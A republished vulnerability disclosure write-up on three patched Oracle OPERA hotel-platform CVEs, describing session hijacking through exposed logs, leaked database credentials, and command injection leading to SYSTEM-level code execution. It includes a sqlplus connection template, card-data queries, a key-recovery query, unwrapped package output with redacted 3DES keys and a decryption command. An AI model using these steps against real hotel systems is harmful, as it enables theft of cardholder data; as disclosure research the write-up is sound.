CVE-2016-5663/4/5: RCE and Cardholder Data Exfiltration in Oracle's Hotel Management Platform

Datetime:2016-12-19 05:22:34 Topic: Oracle (/menu/11030005/1) Share Original >>

Here to See The Original Article!!! (http://link.126kr.com/link/6143n6pggmr)


© 2010

Italy Travel Experience (https://www.flickr.com/photos/italytravelexperience/4445957360) (CC BY-NC-SA 2.0)

tl;dr: I found bugs in Oracle's hotel management platform which can be used to escalate app privileges and gain access into the operating system and database. An attacker on the network starting from an unauthenticated standpoint could exploit them to exfiltrate stored cardholder data. The issues were reported to Oracle, patched in a timely manner, and CVE IDs were issued (http://www.oracle.com/technetwork/security-advisory/cpuoct2016verbose-2881725.html#HOSP) .

Introduction

Oracle OPERA (formerly MICROS OPERA) is a dominant property-management platform used by hotels worldwide. It's the software you'd see staff use behind the counter at chains like the Hyatt and Hilton to manage reservations and process payments.




For the purpose of settling transactions, the application retains encrypted PANs (credit card numbers), expiry dates, and cardholder names in an Oracle SQL database. Three different ways to gain database access were discovered. Once an attacker has gained access, they could then

Hot

- oracle 12c new feature: Automatic Report Capturing Feature (/article/3vhyo94tqax)
- Oracle 12c on Docker (/article/jzsv4u4j6)
- Some Parameter Recommendations for Oracle 12c (/article/5f8qd7xf7sx)
- Oracle REST Data Services (ORDS) 3.0 Installation on Tomcat 7 (/article/7vkr4t3yqut)
- Installing Oracle XE, ORDS and Apex on CentOS - Part Two: Installation (/article/4917so1jlne)
- Fix “TNS-01106: Listener using listener name LISTENER has already been started” error (/article/8hyp0m7ovv6)
- Monitoring Oracle With Zabbix (/article/12alkdly5u)
- Passing Java Arrays in Oracle Stored Procedure From Mule ESB Flow (/article/5cdw57xdxrn)
- Oracle REST Data Services (ORDS) : Configure Multiple Databases (/article/3vprgbf1q3l)
- "grunt clean" for Oracle JET (/article/6y18vqup8q1)

develop the capability to extract and decrypt the stored cardholder data.


All of these issues were found in areas that wouldn't have been part of any user stories and would not have been identified solely through black-box testing. But unlike in-house developed solutions, the wide deployment of vendor solutions makes it easier for motivated attackers to obtain and analyze the software (legally or illegally). Through static and dynamic analysis, an attacker could determine entry points that stray off the beaten path.




Vulnerabilities

CVE-2016-5665: Session Hijacking via Exposed Logs


After a user logs into OPERA, they can choose which interface they want to interact with. For most users, this is typically the Property Management System (PMS) interface that's circled above. The request to launch interfaces contains the user's session token and parameters of the particular interface they want to launch.



Just one problem though... the session tokens and other parameters required to start a session were logged in a directory that can be accessed through the webserver... without authentication.




An attacker simply needs to wait for an administrative user to login and once they're in, they can gain full privileges within the application. Administrators have access the the "Opera SQL" tool which allows them to submit raw queries to the database.



The caveat with using this approach to extract cardholder data is that it's too slow and not stealthy enough. Every query is logged at the application layer and using the Oracle Forms UI is much more sluggish than establishing a direct connection to the database server.

CVE-2016-5664: Exposure of Oracle SQL Database Credentials

If the attacker is on the same network as the database server, another approach would be to construct a database connection string. The database credentials and service name were returned in the HTML of a successful authentication response to launch Oracle Forms. The database server hostname was accessible in the response of an unauthenticated servlet.



With this, an attacker has what they need to connect with sqlplus using the "easy connect" syntax. They can also avoid the user-tied logging and sluggish behaviour in the "Opera SQL" tool.


```
sqlplus [Username]/[Password]@[Hostname]:[Port]/[Service Name]
```

```
Connected to:
Oracle Database 11g Enterprise Edition Release 11.2.0.3.0 - 64bit Production
With the Partitioning, Real Application Clusters, Automatic Storage Management,
Data Mining and Real Application Testing options

SQL> SELECT * FROM
  2    (SELECT INSERT_DATE,
  3            CREDIT_CARD_NAME,
  4            CREDIT_CARD_NUMBER,
  5            CREDIT_CARD_EXPIRATION_DT_STR
  6     FROM NAME$_CREDIT_CARD
  7     WHERE CREDIT_CARD_NAME = '[redacted]'
  8     ORDER BY INSERT_DATE DESC)
  9  WHERE ROWNUM <= 1;

INSERT_DA
---------
CREDIT_CARD_NAME
--------------------------------------------------------------------------------
CREDIT_CARD_NUMBER
--------------------------------------------------------------------
CREDIT_CARD_EXPIRATION_DT_STR
-------------------------------------------------
17-MAY-16
[redacted]
~F0CB8AA6B7[redacted]057C2B80DDA91
~343AB3640F[redacted]
```


CVE-2016-5663: RCE via OS Command Injection and RFI

In circumstances where the attacker has access to only the application server (e.g. Internet exposure) or if inbound connections to the database server are restricted to only the application server, this remote code execution vulnerability could be exploited to their advantage. This is my favourite finding because it puts together seemingly unrelated elements toward a malicious purpose.

There was what appeared to be a diagnostic process information servlet that would return information given a PID. What may not be obvious in a black-box test is that the PID argument flows into a concatenated string for command execution. An attacker could, as shown below, modify the argument to run another command and send that output to another file accessible through the web server.



If it worked as expected, it should have returned the `whoami` output into the webtemp directory within web root. Instead what I got was an error message saying that a certain file was missing.




Looking at the corresponding code for this servlet, we can see where the error occurs. The constructed command line contains the path of the pslist utility which is derived from a property file. The location of that file is hardcoded to `D:\micros\opera\operaias\default.env` but it doesn't seem to exist there. This is why the function fails before getting to execute the pslist command.

```
public class ProcessInfo extends HttpServlet
{
    public void init(final ServletConfig config) throws ServletException {
        super.init(config);
    }

    private boolean getProcessInfo(final Document document, final String pid)
        final Properties prop = Utility.getIASEnvironment();
        final String operaHome = prop.getProperty("OPERA_HOME");
        final Element root = document.getDocumentElement();
        final File tempFile = File.createTempFile("pslist", null, null);
        final String fileName = tempFile.getAbsolutePath();
        final String fileSeparator = System.getProperty("file.separator");
        final String comm = "cmd /c " + operaHome + fileSeparator + "tools" +
        final Process pr = Runtime.getRuntime().exec(comm);
        pr.waitFor();
```


A couple things need to be done to fix this servlet:

1. Find the value of the `OPERA_HOME` property.
2. Save it to `D:\micros\opera\operaias\default.env` .


Coincidentally, there was another diagnostic servlet that exposed the `OPERA_HOME` property.



And yet another diagnostic servlet conveniently served as an RFI vector to upload to the target path:



Exploiting the ProcessInfo servlet again seemed to indicate that the fix worked. The whoami output indicated the application was running as SYSTEM.



This proof-of-concept script could be used for verification:

Cardholder Data Decryption

Leveraging any combination of the findings detailed above, an attacker could gain authenticated access to the database starting from an unauthenticated standpoint. From there, they could retrieve cardholder data and decrypt them.

According to the OPERA knowledgebase, credit card numbers and expiration dates are stored in the database tables in encrypted (Triple DES) format. Of interest to an attacker would be the 3DES encryption keys. The `DBMS_OBFUSCATION_TOOLKIT` package is used by OPERA to perform 3DES encryption. That package does not store or maintain the keys. Instead, a separate package is created to store the keys and handle encryption function calls. The wrap utility of PL/SQL is used to obfuscate the code to prevent casual snooping. This package is regenerated every time the encryption keys are changed.

An example SQL query used to retrieve the package body is:

```
SELECT NAME, TYPE, TEXT from USER_SOURCE WHERE NAME LIKE '%IFC_CRYPT_V4_%'
```

As the package body is only obfuscated, it could be de-obfuscated or “unwrapped” to reveal the 3DES keys.

```
Z:\[redacted]\Scripts
λ unwrap.py IFC_CRYPT_V4_150324024700.plb
=== Oracle 10g/11g PL/SQL unwrapper 0.2 - by Niels Teusink - blog.teusink.net ===

PACKAGE BODY IFC_CRYPT_V4_150324024700 IS   G_KS1    VARCHAR2(10);  G_IV     VARC
R2(10);    G_KS3    VARCHAR2(10);  G_MODE   PLS_INTEGER;    G_KS2    VARCHAR2(10)
 G_PAD    VARCHAR2(1) := '$';    PROCEDURE FRAME_KS;    FUNCTION  ENCRYPT_DATA( I
STRING IN VARCHAR2 ) RETURN VARCHAR2 IS  BEGIN    RAISE_APPLICATION_ERROR(-20005,
```

```
101       PROCEDURE FRAME_KS IS BEGIN
102           G_KS1 := '1[redacted]X';
103           G_KS2 := '3[redacted]V';
104           G_KS3 := '5[redacted]N';
105           G_IV := '7u[redacted]';
106           G_MODE := DBMS_OBFUSCATION_TOOLKIT.THREEKEYMODE;
107       END FRAME_KS;
108   END IFC_CRYPT_V4_150324024700;
```

Now that the keys and algorithm are known, the next step for an attacker would be to find the tables where the encrypted data is stored. That information is conveniently available in the OPERA knowledgebase:

A select query performed on the `NAME$_CREDIT_CARD` table can yield names and encrypted card information. The ciphertexts can then be passed through a script to decrypt them to plaintext.

INSERT_DATE	CREDIT_CARD_NAME	CREDIT_CARD_NUMBER
17-MAY-2016	[redacted]	~F0CB8AA6B[redacted]C2B80DDA91

```
Z:\[redacted]\Scripts
λ java -jar OperaCCDecrypt.jar F0CB8AA6B[redacted]7C2B80DD
4444333322221111
```

Responsible Disclosure Process

The disclosure process with Oracle was delightfully straightforward. I received a response within 24 hours of submitting the vulnerability report with their PGP public key. After supporting some clarification requests, the fixes were scheduled for the next Critical Patch Update.

Tags: Oracle (/menu/11030005/1) 126Kr (/)

New

Accessing Oracle tables via MariaDB CONNECT engine and ODBC (/article/7vu1mt1lkz2)	2017-04-10
What is the future for an Oracle DBA? (/article/7vntmtqqkpl)	2017-04-10
Building customizations (RICEFW) on Oracle SaaS (/article/7t2b1uibe5m)	2017-04-10
Oracle Database Examples Now on GitHub (/article/6nl5zibyfe9)	2017-04-09
Oracle Application Express 5.1.1 on Exadata cluster (/article/7vkplmqpuud)	2017-04-08
Blogging from ISCA: PESPMA: Erik Altmann, Exploiting Hidden Parallelism (/article/843sptts7jn)	2017-04-08
CREATE TABLE - Oracle (/article/3yj4zepu8ui)	2017-04-08
Oracle Mobile Cloud Service (MCS): An introduction to API security: Basic Authentication an... (/article/69calxd8uo9)	2017-04-08
A more secure connection to a pdb with the Oracle Wallet (/article/9ckwbvw81n5)	2017-04-07
Oracle Renewal Looming? Consider DB2! @IBMAnalytics (/article/83ui82uobcd)	2017-04-07